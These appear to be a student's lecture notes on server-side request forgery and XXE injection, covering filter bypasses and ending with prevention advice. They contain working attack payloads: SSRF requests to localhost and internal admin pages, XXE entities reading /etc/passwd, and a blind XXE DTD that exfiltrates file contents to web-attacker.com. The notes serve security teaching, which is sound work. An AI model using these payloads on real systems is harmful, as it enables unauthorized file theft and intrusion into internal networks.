[Th 5] Server-side request forgery (SSRF) and XXE injection

SERVER-SIDE REQUEST FORGERY (SSRF)

Server-side request forgery is a web security vulnerability that allows an attacker to cause the server-side application to make requests to an unintended location.

In a typical SSRF attack, the attacker might cause the server to make a connection to internal-only services within the organization's infrastructure.

In other cases, they may be able to force the server to connect to arbitrary external systems. This could leak sensitive data, such as authorization credentials.

- for example, we could use a server as a Pivot for executing an attack on another server

In general, with these vulnerabilities the attacker can reach unauthorized sections of the server, he can gain a privileged position on the network, bypass the firewall and access internal services.

🖼 image.png   96 kB   Trascrivere

Let's imagine a server that works as a proxy

- we ask a webpage and this server will show us it

-

Now let's imagine that this proxy server hosts an admin page that has no password because it can be accessed only internally (for example we have a firewall)

- an attacker can avoid this security assumption just trying to visit the admin page from the proxy page

-

The request is made by public.example.com, it has an internal IP and it is authorized!

IMPACT OF SSRF

In general, with an SSRF an attacker can:

- perform unauthorized actions
- obtain some data leakage
- have the access to other internal nodes of the network
- have the access to other backend systems
- perform a Remote Code Execution
- act as a proxy to attack external third-party systems

SSRF attacks against the server itself

In an SSRF attack against the server, the attacker causes the application to make an HTTP request back to the server that is hosting the application, via its loopback network interface.

This typically involves supplying a URL with a hostname like 127.0.0.1 or `localhost`.

So basically crafting the HTTP request we could call a point different from the expected one, and so we can visit a page that is not authorized.

For example, imagine a shopping application that lets the user see if an item is in stock in a particular store.

To provide the stock information, the application must query various back-end REST APIs.

It does this by passing the URL to the relevant back-end API endpoint via a front-end HTTP request.

image.png 33 kB   Trascrivere

```
Content-Length: 118

stockApi=http://stock.weliketoshop.net:8080/product/stock/check%3FproductId%3D6%26storeId%3D1
```

Checks if an item is in stock in a particular store
(backend-to-backend request URL from the frontens)

If there is no SSRF protection we can abuse it.

If the admin is freely accessible from localhost, then we have access to it.

image.png 15 kB   Trascrivere

```
Content-Length: 118

stockApi=http://localhost/admin
```

It is not so uncommon, it depends on weak configuration or disaster recovery strategy, wrong assumptions that only truster users can do requests from the server itself, and an excessive trust in the fact that some ports or routes are firewalled.

SSRF attacks against other back-end systems

In some cases, the application server is able to interact with back-end systems that are not directly reachable by users.

These systems often have non-routable private IP addresses.

The back-end systems are normally protected by the network topology, so they often have a weaker security posture because we don't have real protection.

In many cases, internal back-end systems contain sensitive functionality that can be accessed without authentication by anyone who is able to interact with the systems.

- for example, why do I need a password for my RDBMS if it is only accessible from internal IPs?

Let's imagine having a back-end machine that contains the admin panel page, we could reach it using this request:

Auto (Bash) ⌄

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://192.168.0.68/admin
```

Blind SSRF

In this case, the attacker doesn't receive feedback from the server via an HTTP response or an error message

In this case, the attacker doesn't receive feedback from the server via an HTTP response or an error message.

Example:

[🖾 image.png 12 kB   Trascrivere]

- we can see if it works only when we try to log in as user 1

Circumventing common SSRF defenses

SSRF with blacklist-based input filters

Some applications block input containing hostnames like 127.0.0.1 and `localhost` , or sensitive URLs like `/admin` .

In this situation, you can often circumvent the filter using the following techniques:

- **Use an alternative IP representation of 127.0.0.1, such as `2130706433` , `017700000001` , or `127.1` .**
- **Register your own domain name that resolves to 127.0.0.1. You can use spoofed.burpcollaborator.net for this purpose.**
- **Obfuscate blocked strings using URL encoding or case variation.**
- **Provide a URL that you control, which redirects to the target URL.**

SSRF with whitelist-based input filters

Some applications only allow inputs that match, a whitelist of permitted values.

In general, it is done using regexes, where we use "match" or "starts with" instead of using full match.

The URL specification contains a number of features that are likely to be overlooked when URLs implement ad-hoc parsing and validation using this method:

Auto ⌄   ⧉

```
https://expected-host:fakepassword@evil-host
```

- **using the @ . In this case, we are asking to connect from the current correct host to the evil host**

Auto ⌄   ⧉

```
https://evil-host#expected-host
```

- **using the # we can pass the checks, the portion after # is not transmitted (it is used by the browser to refer to page portions), so we are connecting to evil-host, and the checks are ok**

Auto ⌄   ⧉

```
https://expected-host.evil-host
```

- **registering a subdomain we can exploit it, we say to the DNS to resolve this subdomain (in our possession) in the way we want, for example redirecting to an evil host**

- **You can URL-encode characters to confuse the URL-parsing code. This is particularly useful if the code that implements the filter handles URL-encoded characters differently than the code that performs the back-end HTTP request.**
  - You can also try double-encoding characters; some servers recursively URL-decode the input they receive, which can lead to further discrepancies.

Bypassing SSRF filters via open redirection

We have an open redirect when an endpoint redirects to a URL that is specified in the request.

- for example, I'm in the check out and I need to perform the login to conclude the payment
- after the login I'm redirected to the checkout

In this case, we need to disallow external links.

For example, the application contains an open redirection vulnerability in which the following URL:

```bash
/product/nextProduct?currentProductId=6&path=http://evil-user.net
```

It returns a redirection to:

```
http://evil-user.net
```

You can leverage the open redirection vulnerability to bypass the URL filter, and exploit the SSRF vulnerability as follows:

Auto (Bash) ⌄

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://weliketoshop.net/product/nextProduct?currentProductId=6&path=http://192.168.0.68/admin
```

Example of usage:

🖼 image.png 51 kB   Trascrivere

After login the user is redirected to the attacker website.
The request may carry sensitive data.
The user may think the page is a legitim one.

Confirm password to continue

Password   Forgot password?

Confirm password

Put this in attacker.com

- the user performs a login on the legit page but is redirected to the attacker page which is requested to confirm another time the password

- the user will leak his password

Another example:

```
<a href="https://example.com/login">Click here to log in to example.com</a>
</html>
```

If the response carries an authorization token, the attacker gain unauthorized access

- On this page (of the attacker) we can perform the login on the legit page
- if the response has an authorization token then the attacker gains access

XML external entity (XXE) injection

This is a perfect example of superficial thinking.

XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to perform malicious things by leveraging an application's processing of XML data.

It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the

In some situations, an attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure, by leveraging the XXE vulnerability to perform server-side request forgery (SSRF) attacks.

image.png 106 kB

Trascrivere

- here we are using the eXtensible Markup Language (XML) that is sometimes used to serialize content like requests and responses body (WRONG)

XML documents are SGML (Standard Generalized ML) and they may include a document type definition (DTD) which may refer to external entities (files, endpoints etc)

XML applications define custom tags.

For example, Security Assertion Markup Language (SAML) defines tags for authentication information:

image.png 24 kB Trascrivere

```
    <saml:AttributeValue>
      vickieli
    </saml:AttributeValue>
  </saml:Attribute>
</saml:AttributeStatement>
```

It is also possible to define entities in the DTD (DANGEROUS):

image.png 16 kB Trascrivere

```
  <!ENTITY file "Hello!">
]>
<example>&file;</example>
```

- in this case, is okay because when we call "&file "we expando basically the string "Hello"

Exploiting XXE to retrieve files

To perform an XXE injection attack that retrieves an arbitrary file from the server's filesystem, you need to modify the submitted XML in two ways:

- Introduce (or edit) an `DOCTYPE` element that defines an external entity containing the path to the file.
- Edit a data value in the XML that is returned in the application's response in order to exploit the external entity defined before.

Let's imagine a website that allows the users to check if a product is in stock, and that this request is sent to the server using XML:

Auto (HTML, XML) ⌄

```xml
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>381</productId></stockCheck>
```

If there are no defenses over XXE then we can easily read the passwd file of the server crafting a request in this way:

Auto (HTML, XML) ⌄

```xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;</productId></stockCheck>
```

- we are defining an external entity that is used to read the /etc/passwd file (entity xxe)
- then referring to this using &xxe we read the file content at all   (using it in the product id tag)

image.png   34 kB   Trascrivere

```
 <!ENTITY file SYSTEM "file:///example.txt">
]>
<example>&file;</example>
```

External entity pointing to a local file

It's expanded to the content of the file example.txt

Exploiting XXE to perform SSRF attacks

To exploit an XXE vulnerability to perform an SSRF attack, you need to define an external XML entity using the URL that you want to target and use the defined entity within a data value.

If you can use the defined entity within a data value that is used in the application response, then you will be able to view the response from the URL and gain two-way interaction with the back-end system.

If not, then you will only be able to perform blind SSRF attacks (which can still have critical consequences).

For example, with this request, we can force the server to perform an HTTP request to an internal endpoint:

Auto (HTML, XML) ⌄

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://internal.vulnerable-website.com/"> ]>
```

image.png 31 kB   Trascrivere

```
 <!ENTITY file SYSTEM "http://example.com/index.html">
]>
<example>&file;</example>
```

External entity pointing to a remote endpoint (SSRF)

DON'T ALLOW DTD

If an attacker can provide a DTD then he is able to perform DoS attacks, disclose internal files, or port-scan internal machines.

Finding hidden attack surface for XXE injection

XInclude attacks

Some applications receive client-submitted data, embed it on the server side into an XML document, and then parse the document.

An example of this occurs when client-submitted data is placed into a back-end SOAP request, which is then processed by the backend SOAP service.

In this situation, you might be able to use `XInclude` instead of using a direct XXE.

You can place an `XInclude` attack within any data value in an XML document, so the attack can be performed in situations where you only control a single item of data that is placed into a server-side XML document.

To perform an `XInclude` attack, you need to reference the `XInclude` namespace and provide the path to the file that you wish to include.

For example:

```
Auto (HTML, XML) ⌄

<foo xmlns:xi="http://www.w3.org/2001/XInclude">
<xi:include parse="text" href="file:///etc/passwd"/></foo>
```

XXE attacks via file upload

Examples of XML-based formats are office document formats like DOCX and image formats like SVG.

For example, an application might allow users to upload images, and process or validate these on the server after they are uploaded.

Since the SVG format uses XML, an attacker can submit a malicious SVG image and reach a hidden attack surface for XXE vulnerabilities.

XXE attacks via modified content type

Most POST requests use a default content type that is generated by HTML forms, such as `application/x-www-form-urlencoded`.

Some websites expect to receive requests in this format but will tolerate other content types, including XML.

For example, if a normal request contains the following:

```
Auto (Bash) ⌄

POST /action HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 7
```

```
foo=bar
```

In some cases, we can obtain the same result using:

Auto (HTML, XML) ⌄

```
POST /action HTTP/1.0
Content-Type: text/xml
Content-Length: 52

<?xml version="1.0" encoding="UTF-8"?><foo>bar</foo>
```

If the application tolerates requests containing XML in the message body and parses the body content as XML, then you just need to reformat requests to use the XML format.

Blind XXE?

Blind XXE vulnerabilities arise where the application is vulnerable to XXE injection but does not return the values of any defined external entities within its responses.

Detecting blind XXE using out-of-band (OAST) techniques

You can often detect blind XXE using the same technique as for [XXE SSRF attacks](#) but triggering the out-of-band network interaction to a system that you control.

For example:

```
Auto ⌄

   <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://attacker.com"> ]>
```

This XXE attack causes the server to make a back-end HTTP request to the specified URL. So the attacker can see if the XXE attack is successful.

Sometimes, XXE attacks using regular entities are blocked.

In this situation, you might be able to use XML parameter entities instead. XML parameter entities are a special kind of XML entity that can only be referenced elsewhere within the DTD.

```
Auto (HTML, XML) ⌄

   <!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "http://f2g9j7hhkax.web-attacker.com"> %xxe; ]>
```

- this is a parameter entity that forces the server to perform a request to our malicious webserver
- it can be referred and used only in the DTD itself

Exploiting blind XXE to exfiltrate data out-of-band

What an attacker really wants to achieve is to exfiltrate sensitive data.

This can be achieved via a blind XXE vulnerability, but it involves the attacker hosting a malicious DTD on a system that they control, and then invoking the external DTD from within the in-band XXE payload.

An example of a malicious DTD to exfiltrate the contents of the `/etc/passwd` file is as follows:

Auto (HTML, XML) ⌄

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM 'http://web-attacker.com/?x=%file;'>">
%eval;
%exfiltrate;
```

This DTD carries out the following steps:

- Defines an XML parameter entity called `file`, containing the contents of the `/etc/passwd` file.
- Defines an XML parameter entity called `eval`, containing a dynamic declaration of another XML parameter entity called `exfiltrate`. The `exfiltrate` entity will be evaluated by making an HTTP request to the attacker's web server containing the value of the `file` entity within the URL query string.
- Uses the `eval` entity, which causes the dynamic declaration of the `exfiltrate` entity to be performed.
- Uses the `exfiltrate` entity, so that its value is evaluated by requesting the specified URL.

The attacker must then host the malicious DTD on a system that they control.

For example, the attacker might serve the malicious DTD at the following URL:

Auto ⌄

```
http://web-attacker.com/malicious.dtd
```

Finally, the attacker must submit the following XXE payload to the vulnerable application:

Auto (HTML, XML) ⌄

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "http://web-attacker.com/malicious.dtd"> %xxe;]>
```

Exploiting blind XXE to retrieve data via error messages

An alternative approach to exploiting blind XXE is to trigger an XML parsing error where the error message contains the sensitive data that you wish to retrieve.

You can trigger an XML parsing error message containing the contents of the `/etc/passwd` file using a malicious external DTD as follows:

Auto (HTML, XML) ⌄

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM 'file:///nonexistent/%file;'>">
%eval;
%error;
```

This DTD carries out the following steps:

- Defines an XML parameter entity called `file`, containing the contents of the `/etc/passwd` file.

- Defines an XML parameter entity called `eval`, containing a dynamic declaration of another XML parameter entity called `error`. The `error` entity will be evaluated by loading a nonexistent file whose name contains the value of the `file` entity.

- Uses the `eval` entity, which causes the dynamic declaration of the `error` entity to be performed.

- Uses the `error` entity, so that its value is evaluated by attempting to load the nonexistent file, resulting in an error message containing the name of the nonexistent file, which is the contents of the `/etc/passwd` file.

XEE PREVENTION

These problems arise from configuration issues.

The first thing to do is to check if the default configuration is safe or not. In general, never rely on the default configuration for XML.

Then we can

- **disable inline DTD processing**
  - **validate against local DTD (or XML schemas)**
- **if we really need inline DTD**
  - **disable external entities**
  - **set time and space limits (to avoid DoS)**
  - **sandbox the processes**
- **Disable XML serialization and prefer JSON**